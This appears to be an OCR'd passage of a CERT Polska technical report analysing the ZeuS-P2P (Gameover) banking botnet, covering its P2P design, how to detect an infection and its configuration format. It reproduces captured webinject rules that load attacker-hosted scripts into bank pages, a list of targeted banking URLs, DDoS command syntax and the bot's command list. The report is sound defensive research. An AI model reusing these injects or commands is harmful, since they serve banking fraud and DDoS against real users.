
Technical report

ZeuS-P2P monitoring and analysis

v2013-06



Contents

1 Foreword

At the beginning of 2012, we wrote about the emergence of a new version of ZeuS [1] called ZeuS-P2P or Gameover. It utilizes a P2P (Peer-to-Peer) network topology to communicate with a hidden C&C center. This malware is still active and it has been monitored and investigated by CERT Polska for more than a year. In the second half of 2012, it directly affected the Polish users, namely that of internet banking.

One of the distinguishing features of Gameover compared to other mutations of the "ZeuS" family is the presence of only one instance of the botnet. Standard ZeuS and its successor, Citadel were sold as so called "crimeware toolkits", which is a kind of self-assembly kit. Each purchaser had to set up his own instance of a botnet. That also meant infecting computers, collecting stolen information and giving instructions. ZeuS-P2P is not being sold that way. Instead, there is only one instance of it, hence one botnet.

This report contains information that should enable the average user to understand the nature of the threat, and show how one can identify an infected computer. More advanced users or malware analysts should also find some additional insight. Detailed description of the protocol and large sections of reconstructed code should explain the technical aspects of the P2P network and its capabilities.

1.1 Historical overview

After the ZeuS version 2.0.8.9 source code leak[2]it was just a matter of time before various spin-offs would start to appear. It was also expected that the "new authors" will implement additional mechanisms that would improve malware. One of the newly created variants of ZeuS is the ZeuS-P2P/Gameover.

The authors of this version focused on eliminating the weakest link in the spyware life cycle: the communication channel with the CnC (*Command aNd Control*). In classical versions of ZeuS it is possible to define a single (or few) URLs to which the bot will try to connect to in order to send the collected data and to download a new configuration. This behavior is very simplistic and entails a risk. The server name that appears in the URL (IP address or domain name) can be tracked and shut down. This could result in the botmaster permanently losing control over the botnet. The new mutation uses the P2P network to communicate with the CnC and to distribute the data (binary and configuration files).

1.2 (Former) threat to the Polish Internet users

From September to December 2012 entries associated with the addresses of Polish e-banking systems appeared in the configuration files of ZeuS-P2P. *Gameover* had code injection rules for as much as 10 different URLs. These modifications resulted in the execution of

[1]CERT Polska: http://www.cert.pl/news/4711
[2]CERT Polska: http://www.cert.pl/news/3681

additional JavaScript code. Initially scripts were served from *http://moj.testowyprzelew.net/* (Polish translation of "my.testtransfer.net"). It is clearly visible that the name was not chosen at random. This domain is now taken over and sinkholed by abuse.ch. Afterwards the criminals switched to a new mechanism called **P2P-PROXY**. The anonymized part of the new configuration is shown on code [4]. This injection resulted in the appearance of a message that tried to convince an internet banking user to transfer money to the specified account number. Destination account numbers were fetched and displayed by the malicious JavaScript code.

On the 26th of December 2012 mentioned entries have been removed from the configuration file (could it be a Christmas present?). However, because this attack was active for four months it certainly affected a large number of victims.

1.3 How does the infected computer look like

One of the most specific symptoms of this variant infection is suspicious network activity. *Gameover* generates TCP and UDP traffic on high ports: from 10 000 to 30 000 (range shown in fig. 2). Since each infected computer is a part of a P2P network, it must have an open both TCP and UDP ports for incoming connections. The list of open ports can be checked with the system command **netstat** or by using the handy tool called *Sysinternals TCPView*. Unfortunately, each ZeuS-like malware utilizes some camouflage techniques – it injects its own code into other processes' memory. Generally, code is injected into the first process of currently logged user – in most cases it is the *explorer.exe* process.

Figure [1] below shows the window of TCPView and sample entries which should alert the user. Because Windows (starting with version XP) have a system firewall it is also necessary for malware to add firewall exceptions in order to work properly. The state of the firewall and the list of exceptions can be viewed using the command **netsh firewall show config**. Sample output from this command is shown in code [1].


```
C:\>netsh firewall show config

...

Port configuration for Standard profile:
Port    Protocol   Mode      Name
-------------------------------------------------------------------
11111   UDP        Enable    UDP 11111
22222   TCP        Enable    TCP 22222
3389    TCP        Enable    Remote Desktop

...
```

Listing 1: Firewall configuration


TCPView - Sysinternals: www.sysinternals.com
File Options Process View Help

```
Process    Pr...  Local Address  Loc...  Remote Addr...  Re...  State      Sent Packets  Sent Bytes
explorer.exe  TCP   0.0.0.0       22222   0.0.0.0         0      LISTENING
explorer.exe  UDP   0.0.0.0       11111   *               *
Endpoints: 31  Established: 5  Listening: 8  Time Wait: 2  Close Wait: 3
```

Figure 1: TCPView and opened TCP and UDP ports




Figure 2: Histogram of observed UDP port numbers. Sample count: 100 000. 000

1.4 P2P Network monitoring

Monitoring of P2P-based botnet networks is a much easier task when compared to a traditional, centralized topology. Implementation of basic P2P network features enable the researcher to enumerate all of the infected hosts. Our P2P network activity monitoring system works by sequentially connecting to one of nodes and fetching the addresses of other infected computers.

The histogram in figure [2] shows the UDP ports on a remote computer crawled by our monitoring system. Previously mentioned range is clearly visible (from 10 000 to 30 000). Non-zero values outside of the indicated range are probably a result of the actions of other misconfigured monitoring system or traffic not related to the P2P network.

1.5 Debugging, decompilation, objects and classes

Reverse engineering is the the sourceof all kinds of information about the process, algorithms and data structures used in the analysed software. In the case of malware, reverse engineering is generally based on the debugging, i.e. a systematic analysis of the program code during its execution and observation of the memory changes. For an experienced engineer reading assembly code or memory dumps is not a problem. For less skilled ones it can be a significant obstacle. Various tools make the process of code flow analysis easier e.g. by presenting the code in the form of a graph or by decompiling the code to a higher level language.

During the analysis of the ZeuS-P2P, we used IDA Pro along with the HexRays Decompiler. IDA Pro is considered one of the best tools for machine code disassembly. It also has the ability to connect to the external debugger, which enables code inspection of a running program. HexRays Decompiler allows to decompile analysed code to (almost) C language. However decompilation process is not perfect. This is mainly because of the changes in the machine code made during the optimization and compilation. In some cases the decompilation provides a conditional statement with a lot of logical conditions connected using the logical operators. The code listings in this report is slightly improved output of the HexRays Decompiler.

The decompilation, because it produces a C-like code, forces the researcher to recognize object-like structures by hand. Machine code contains little to no information about the classes used in the program. After the compilation all information about the class inheritance is lost. Some of the methods can only be identified by searching for the virtual function tables in memory. Reconstruction of class structure is largely based on finding the location and analysis of the constructors and destructors. The only way to determine that a function not appearing in the virtual function tables is connected with the specific class it to check if it uses the *thiscall* convention and if *this* object appears in the correct references.

Another feature lost in the process of compilation are the names. This is of course unless the debugging symbols were included during the compilation which is very rare practice for malware authors. All names that appear in this report (e.g. functions, variables, data structures, configuration file sections) are a result of our researchers work. That is unless they have been used in a leaked source code of ZeuS 2.0.8.9. Names are chosen to reflect the meaning of the element.

1.6 Acknowledgements

List of people who we wanted to thank for cooperation and consultation during the research: Christian Rossow (Institute for Internet Security),Dennis Andriesse (VU University Amsterdam), Tillmann Werner (The Honeynet Project), Daniel Plohmann (Fraunhofer FKIE), Christian J. Dietrich (Institute for Internet Security), Herbert Bos (VU University

Amsterdam), Brett Stone-Gross (Dell SecureWorks), Adrian Wiedemann (bfk.de)


1.7 Dictionary

To allow the less advanced users to get through the technical description and in order to not create a confusion with the terms used in the report, we present below a list of terms and their definitions.

- bot / zombie – a computer infected with malware.
- botnet – a network of infected computers (bots).
- botmaster – the person managing the botnet.
- CnC server – a server for managing the botnet.
- ZeuS-P2P Network – the P2P network made up of computers infected with ZeuS-P2P malware.
- node – a bot belonging to the P2P network.
- super-node – a P2P network node selected (by the botmaster) that can participate in the transmission of data to the CnC server.
- P2P-PROXY – a mechanism for the transmission of HTTP requests to the server via a chain super-nodes in P2P networks.
- P2P-resource – the configuration or binary file exchanged between the nodes of the P2P network.
- storage – the data storage format used by ZeuS. It consists of a header and multiple records.
- record – a single element of storage structure. It contains a header and data.

2 New features compared to classic ZeuS

2.1 Main differences



- P2P network – as it was mentioned earlier, the main difference is the removal of a centralized network. The data is exchanged through P2P network, whose nodes are infected computers.
- DGA mechanism – in case of a problem with connecting to the P2P network, backup mechanism is activated.

- Resources signing – the resources sent over the network are digitally signed using the RSA algorithm. Public key is used to verify the origin of these files and is stored inside the bot code. This prevents distribution of fake (i.e. not signed by the botmaster) files over the P2P network.
- Change in the compression algorithm. By default, the ZeuS uses ULC (open source implementation of NRV algorithm). The new variant uses functions from the zlib library.
- Additional encryption – the data of each storage record is encrypted with the unique key.
- DDoS – implementation of a DDoS attack capability.
- HTTP via P2P - the use of P2P as a chain of proxy servers to handle HTTP requests.
- The implementation of PCRE. This allows the attackers to create rules in the configuration file containing regular expressions in PCRE format.

It was also observed during the analysis that much of the ZeuS 2.0.8.9 code has been rewritten to the objective form. This is clearly visible in many listings included here.

2.2 Configuration section: ”WebFilters”

The configuration file for each version of the ZeuS malware allows for a very flexible definition of bot behavior on the infected computer. The two most important sections of the configuration are called ”WebFilters” and ”WebInjects”. Section ”WebFilters” contains a list of URL patterns for which a certain action has to be performed. Entries preceded by an exclamation mark (!) indicate that the data stolen from the website (which address matches a pattern) will not be collected. Entries preceded by the '**@**' indicate that each time user clicks one the web site (which address matches a pattern) a screenshot will be made. This mechanism helps to monitor the on-screen keyboards and other interactive security-related elements. Listing [2] presents discussed configuration section decrypted from one of ZeuS-P2P config files. This list contains one '.pl' domain, namely "nasza-klasa.pl". It is preceded by an exclamation mark, which means that data from this website is worthless for the botmaster .

```
Entry WebFilters:
    !http://*
    !https://server.iad.liveperson.net/*
    !https://chatserver.comm100.com/*
    !https://fx.sbisec.co.jp/*
    !https://match2.me.dium.com/*
    !https://clients4.google.com/*
    !https://*.mcafee.com/*
    !https://www.direktprint.de/*
    !*.facebook.com/*
    !*.myspace.com/*
    !*twitter.com/*
    !*.microsoft.com/*
    !*.youtube.com/*
    !*hotbar.com*
    !https://it.mcafee.com*
    !https://telematici.agenziaentrate.gov.it*
    !https://www.autobus.it*
    !https://www.vodafone.it/*
    !*punjabijanta.com/*
    !*chat.*
    !*hi5.com
    !*musicservices.myspacecdn.com*
    !*abcjmp.com*
    !*scanscout.com*
    !*streamstats1.blinkx.com*
    !*http://musicservices.myspacecdn.com*
    !*mochiads.com
    !*nasza-klasa.pl*
    !*bebo.com*
    !*erate/eventreport.asp*
    !*mcafee.com*
    !*my-etrust.com*
    !https://*.lphbs.com/*
    @https://*.onlineaccess*AccountOverview.aspx
    @https://bancopostaimpresaonline.poste.it/bpiol/lastFortyMovementsBalance.do?method=↩
        loadLastFortyMovementList
    @https://www3.csebo.it/*
    @https://qweb.quercia.com/*
    @https://www.sparkasse.it/*
    @https://dbonline.deutsche-bank.it/*
    @https://*.cedacri.it/*
    @https://www.bancagenerali.it/*
    @https://www.csebo.it/*
    @https://*.deutsche-bank.it/*
    @https://hbclassic.bpergroup.net/*/login
    @https://nowbankingpiccoleimprese*
    @https://www.inbiz.intesasanpaolo.com/*
end
```

Listing 2: Configuration file - URL filters section

2.3 Configuration section: "Webinjects"

2.3.1 PCRE implementation

This section of the configuration file contains a description of the operations performed on the content of the website. Each entry contains a list of conditions (PCRE patterns) which are compared against the URL of a visited website. This list is followed by a list of actions. They define how certain parts of the content of the website will be modified. A new feature (not present in the 2.0.8.9 version) is the ability to use regular expressions PCRE. They can be used both in the URL patterns and in the webinject definitions. In listing [3] below we present a part of the configuration file that contains a simple webinject. It works by finding the BODY tag content (line 5) and then injecting the script (line 8).

```
 1  Entry webinject:
 2     condition: MATCH:      ^https://www\.adres-pewnego-banku\.com/.*
 3     condition: NOT-MATCH: \.(gif|png|jpg|css|swf)($|\?)
 4     data-begin
 5       <BODY.*?>(?P<inject>)
 6     data-end
 7     inject-begin
 8      <script>
 9        window.onerror=function(msg){return true}; document.body.style.display="none";
10      </script>
11     inject-end
12     ...
13  end
```

Listing 3: Configuration file – a webinject sample

2.3.2 "Mysterious" variable $_PROXY_SERVER_HOST_$

Content injected into a website can come from the external sources. It is possible simply by inserting the script tag with a proper src attribute. The original source of the script can be obfuscated by using the new mechanism – **P2P-PROXY**. Listing [4] presents a part of the configuration file that uses this procedure in order to inject two scripts. Such mechanism was used during aforementioned attacks on Polish e-banking sites.

```
Entry webinject:
 condition: MATCH:     ^https://www\.adres-jednego-z-bankow\.pl/.*?
 condition: NOT-MATCH: \.(gif|png|jpg|css|swf)($|\?)
 data-begin:
     </body>(?P<inject>)
 data-end
 inject-begin
   <script type="text/javascript" src="http://$_PROXY_SERVER_HOST_$/pl/?st"></script>
   <script type="text/javascript" src="http://$_PROXY_SERVER_HOST_$/pl/?q=999"></script>
 inject-end
end
```

Listing 4: Configuration file - usage of P2P-PROXY





Figure 3: Content modification mechanism and P2P-PROXY workflow

The sequence of the code injection and P2P-PROXY usage is shown at the diagram [3]. Operation P2P-PROXY is thoroughly discussed in section [6.2.1]. During the injected code processing string $_PROXY_SERVER_HOST_$ is converted (see listing [17]) to **localhost:port-tcp**. The **port-tcp** is the TCP port number used by the bot on the infected machine. The browser, while processing the website content, sends an HTTP request for a generated address "localhost" - that is, to the local computer. This request is received by the bot, and forwarded to P2P-PROXY mechanism. This is shown in figure [4]. In order to view the contents, the web browser (in this case, Firefox) connects to localhost on port 2222 (entry 2 and 3). The connection is received by the *explorer.exe* process (because it is where ZeuS injected its worker threads). Bot receives this call, wraps it in a message and sends to one of the super-nodes. The content displayed on the picture below comes from our simulation of the super-node.

2.3.3 Variables: $_BOTID_$, $_BOTNETID_$, $_SUBBOTNET_$

One of the recent updates to the malware introduced the ability to use the the variables $_BOTID_$,$_BOTNETID_$ and $_SUBBOTNET_$ in the webinject content. The function that was replacing the $_PROXY_SERVER_HOST_$ string was extended by the ability to process different keywords. Names of variables are pretty self-explanatory. The SUBBOTNET name may suggest that the botmaster wants to divide the botnet into smaller


XX - Mozilla Firefox
XX
TCPView - Sysinternals: www.sysinternals.com
File Options Process View Help

http://127.0.0.1:22222/proxy-test

PROXY-REQUEST!

Process	Pr...	Local Address	Loc...	Remote Addr...	Re...	State	Sent P
explorer.exe	TCP	127.0.0.1	2450	[redacted]	25510	ESTABLISHED	
explorer.exe	TCP	127.0.0.1	22222	127.0.0.1	2449	ESTABLISHED	
firefox.exe	TCP	127.0.0.1	2449	127.0.0.1	22222	ESTABLISHED	

Endpoints: 13 Established: 8 Listening: 0 Time Wait: 2 Close Wait: 3

Figure 4: TCP connections established during the P2P-PROXY usage

chunks. The following configuration snippet uses described the aforementioned variables..

```
Entry webinject:
 condition: MATCH: (?:^https://.*?\.vv\.the-bank-name-xxx\.se/.*?)
 condition: NOT-MATCH: (?:\.(gif|png|jpg|css|swf)($|\?))
 data-begin:
   (?:<!DOCTYPE(?P<inject>))
 data-end
 inject-begin
  <script type="text/javascript"
    src="https://thestatisticdata.biz/an4XpPvL6p/?Getifile" id="MainInjFile" host="↩
        thestatisticdata.biz" link="/an4XpPvL6p/?botID=$_BOT_ID_$&BotNet=$_SUBBOTNET_$&"↩
         https="true" key="WypXwdPhCm">
  </script>
 inject-end
end
```

Listing 5: Example webinject using new variables

2.4 New commands in scripts: DDoS attacks

Listing [7] presents a set of commands accepted by the built-in script interpreter. Particular attention should be given to the first four entries – these are commands that were not a part of ZeuS 2.0.8.9. Their names suggest that the malware was extended with a DDoS capability. An analysis of a new function (listing [18]) shows that only two types of attacks were implemented: dhtudp and http.
For the selected type of the attack, you can define multiple destination addresses by using the ddos_address and ddos_url. Listing [19] shows the main thread that is responsible for the execution of the attack. It runs the attacking function at a specified interval. dhtudp attack (see listing [20]) sends a UDP packet to the specified address. Botmaster must also specify the port range for the attack. http attack (see listing [21]) sends a POST or GET request to the specified URL. It is also possible to specify the POST content body. The listing below shows a syntax for the new commands. This is the result of the reverse engineering of functions used to perform the attacks.

```
ddos_type <http|dhtudp>
ddos_address <dst-addr> <src-port> <dst-port>
ddos_url <POST|GET> <URL> <POST-DATA>
ddos_execute <duration> <interval>
```

Listing 6: DDoS commands syntax

```
ddos_type
ddos_address
ddos_url
ddos_execute
os_shutdown
os_reboot
bot_uninstall
bot_bc_add
bot_bc_remove
bot_httpinject_disable
bot_httpinject_enable
fs_find_add_keywords
fs_find_execute
fs_pack_path
user_destroy
user_logoff
user_execute
user_cooki
user_cookies_remove
user_certs_get
user_certs_remove
user_url_block
user_url_unblock
user_homepage_set
user_emailclients_get
user_flashplayer_get
user_flashplayer_remove
```

Listing 7: List of identified commands available in ZeuS-P2P

2.5 Hiding the command names used in scripts

Names of the commands in the script were stored in an array of the encoded strings called *CryptedStrings :: STRINGINFO*. Coding is based on the **XOR** operation with a one byte key. The key is different for every string. This structure was removed from the recent version of the malware. Instead, it introduced an array consisting of pairs: **CRC32** sum and a pointer to a function. Identification of the appropriate command is carried out by calculating the sum of **CRC32** of each command in a script and then comparing that to the calculated values of the entries in the array. When a matching entry is found, a corresponding function is invoked.

3 Data Storage – configuration and binary files

Data in ZeuS is stored in a structure named ”storage”. It is composed of a header STORAGE (its structure is presented in table [2]) and records (called ”items”). The header contains information about the amount of data contained in records and a check sum. Each record starts with a four four byte fields: identifier, type, size and unpacked size. After the header is the record content. This content may be packed, that is why there are two fields indicating size of the data. Table [1] shows a storage data structure.

Table 1: Storage structure

header STORAGE	**size | flags | md5 | ...**
record 1	number | type | size-1 | size-2 | [[DATA]]
record 2	number | type | size-1 | size-2 | [[DATA]]
...	...
record N	number | type | size-1 | size-2 | [[DATA]]

This structure is used for the storage and transfer of all the data, i.e. both the configuration files and the reports sent to the control center.

3.1 Resources version control

```
typedef struct {
  BYTE  padding[0x14];
  DWORD size;
  DWORD flags;
  DWORD version;
  BYTE md5[0x10];
} StorageHeader;
// zeus-p2p code
